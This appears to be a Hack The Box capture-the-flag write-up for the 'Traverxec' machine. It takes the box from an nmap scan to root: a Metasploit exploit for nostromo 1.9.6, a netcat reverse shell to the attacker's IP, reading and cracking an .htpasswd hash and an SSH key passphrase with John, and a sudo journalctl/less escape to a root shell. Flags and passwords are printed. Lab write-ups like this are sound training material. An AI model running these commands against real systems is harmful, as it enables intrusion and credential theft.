
# *Traverxec*

```
=========================
|        TRAVERXEC 10.10.10.165          |
=========================
```




## *InfoGathering*

```
Nmap scan report for 10.10.10.165
Host is up (0.071s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.2 - 4.9 (92%), Linux 3.18 (90%), Crestron XPanel control system (90%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   73.21 ms 10.10.14.1
2   73.17 ms 10.10.10.165
```

Fuzzing the site too fast will cause the server not to respond to your queries

Reading the comments of the site we discover the site is using Nostromo. This also appears in our nmap results if you were noisy about it like me

```
searchsploit nostromo v 1.9.6
```



```
root@kali:~/HTB/boxes/Traverxec# searchsploit nostromo
-----------------------------------------------------------------------------------
 Exploit Title

-----------------------------------------------------------------------------------
Nostromo - Directory Traversal Remote Command Execution (Metasploit)
nostromo nhttpd 1.9.3 - Directory Traversal Remote Command Execution
-----------------------------------------------------------------------------------
```


The second exploit will not work. The first one has a metasploit option so I try that

```
use exploit/multi/http/nostromo_code_exec
set RHOSTS 10.10.10.165
set SRVHOST 10.10.14.22
set LHOST 10.10.14.22
set LPORT 8081
set SRVPORT 8082
run
```

This works!! We now have command execution as wwwdata. This is not a full shell but it may allow me to bypass fuzz blocking

I tried for a simple reverse shell

```
# On attack machine
nc -lvnp 8002

# On target machine
nc -e /bin/bash 10.10.14.22 8002
python -c 'import pty;pty.spawn("/bin/bash")'
```




```
root@kali:~/HTB/boxes/Traverxec# nc -lvnp 8002
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8002
Ncat: Listening on 0.0.0.0:8002
Ncat: Connection from 10.10.10.165.
Ncat: Connection from 10.10.10.165:59816.
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@traverxec:/usr/bin$ _
[HTB] 0:openvpn- 1:nc*
```

That should make life a little easier

## *Gaining Access*

There appears to be a password hash for David


```
cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```



```
www-data@traverxec:/var/nostromo/conf$ pwd
pwd
/var/nostromo/conf
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
www-data@traverxec:/var/nostromo/conf$ _
```

Crack the hash using John


```
echo 'david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/' > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Nowonly4me
```



```
root@kali:~/HTB/boxes/Traverxec# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me       (david)
1g 0:00:01:05 DONE (2019-11-17 22:09) 0.01537g/s 162670p/s 162670c/s 162670C/s Noyoudo..Nous4=5
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB/boxes/Traverxec# john --show hash.txt
david:Nowonly4me

1 password hash cracked, 0 left
```


I tried to ssh in as David which did not work.
Reading the manual for nhttp I found we can view the home directories of a user using the web browser
RESOURCE: http://www.nazgul.ch/dev/nostromo_man.html

we can do this by visiting http://traverxec.htb/~david/



Private space.
Nothing here.
Keep out!

Reading the /var/nostromo/conf/nhttpd.conf file again I noticed something else under home directory The possible folder called public_www. The web browser did not bring that location up but I could view it in the terminal



```
www-data@traverxec:/var/nostromo/conf$ ls -la /home/david/public_www
ls -la /home/david/public_www
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 5 david david 4096 Oct 25 17:02 ..
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4096 Oct 25 17:02 protected-file-area
```

This eventually lead me too a backup file which I extracted. The name of it told me right away we have an id_rsa key for david and that password we cracked unlocks the ssh key.


```
tar xzvf /home/david/public_www/protected-file-area/backup-ssh-identity-files.tgz -C /tmp

cat /tmp/home/david/.ssh/id_rsa
```

Copy the contents of id_rsa and place them into a file on your attack box. Set the correct permissions on the file and ssh in as David

```
vi id_rsa
# paste contents of cat output into this file
chmod 600 id_rsa
ssh david@10.10.10.165 -i id_rsa
Nowonly4me
```

That password of course did not work. Lets try to crack the ssh key using john

```
/usr/share/john/ssh2john.py /root/HTB/boxes/Traverxec/id_rsa > /root/HTB/boxes/Traverxec/id_rsa.hash

john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
john --show id_rsa.hash
# PASSWORD = hunter

ssh david@10.10.10.165 -i id_rsa
hunter
cat /home/david/user.txt
```




```
root@kali:~/HTB/boxes/Traverxec# john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (./id_rsa)
Warning: Only 2 candidates left, minimum 8 needed for performance.
1g 0:00:00:03 DONE (2019-11-18 07:48) 0.2538g/s 3640Kp/s 3640Kc/s 3640KC/sa6_123..*7¡Vamos!
Session completed
root@kali:~/HTB/boxes/Traverxec# john --show id_rsa.hash
./id_rsa:hunter

1 password hash cracked, 0 left
root@kali:~/HTB/boxes/Traverxec# ssh david@10.10.10.165 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ cat /home/david/user.txt
7db0b48469606a42cec20750d9782f3d
```

We get the user flag
USER FLAG: 7db0b48469606a42cec20750d9782f3d

## *PrivEsc*

I first ran sudo -l to see if I could execute any commands a root. None showed up and I was expected to enter a password.
There is a file at /home/david/bin/server-stats.sh where the last line of the file has a sudo command. I ran it to see what would happen

```
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```




```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
-- Logs begin at Mon 2019-11-18 00:24:41 EST, end at Mon 2019-11-18 03:01:14 EST. --
Nov 18 00:24:46 traverxec systemd[1]: Starting nostromo nhttpd server...
Nov 18 00:24:46 traverxec systemd[1]: nostromo.service: Can't open PID file /var/nostromo/logs/nhttpd.pid (yet?) after start: No such file or directory
Nov 18 00:24:46 traverxec nhttpd[460]: started
Nov 18 00:24:46 traverxec nhttpd[460]: max. file descriptors = 1040 (cur) / 1040 (max)
Nov 18 00:24:46 traverxec systemd[1]: Started nostromo nhttpd server.
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat /root/root.txt
/usr/bin/cat: /root/root.txt: Permission denied
```

It works but I was not able to simply read the root.txt file by appending the command.

Since we cant tac stuff on to the end I am going to try the begining.
If I pipe the “less” command to the sudo command with a tiny window I can use that GTFO technique to gain a root shell.

```
# Enter this command but dont press enter yet
less | /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
```


Shrink your terminal window so it is small like the one below



```
/sudo /usr/bin/david@traverxec:~/bin$ le
ss | /usr/bin/sudavid@traverxec:~/bin$ l
david@traverxec:~/bin$ less | /usr/bin/s
udo /usr/bin/journalctl -n5 -unostromo.s
ervice _
[HTB] <ash- 3:ssh*"kali" 08:29 18-Nov-19
```


Enter the below command to gain a shell

```
!/bin/sh
```



```
-- Logs begin at Mon 2019-11-18 00:24:41
Nov 18 00:24:46 traverxec systemd[1]: St
Nov 18 00:24:46 traverxec systemd[1]: no
Nov 18 00:24:46 traverxec nhttpd[460]: s
!/bin/sh_
[HTB] <ash- 3:ssh*"kali" 08:30 18-Nov-19
```

We have done it!



```
# whoami
root
# cat /root/root.txt
9aa36a6d76f785dfd320a478f6e0d906
# _
[HTB] <ash- 3:ssh*"kali" 08:30 18-Nov
```

ROOT FLAG: 9aa36a6d76f785dfd320a478f6e0d906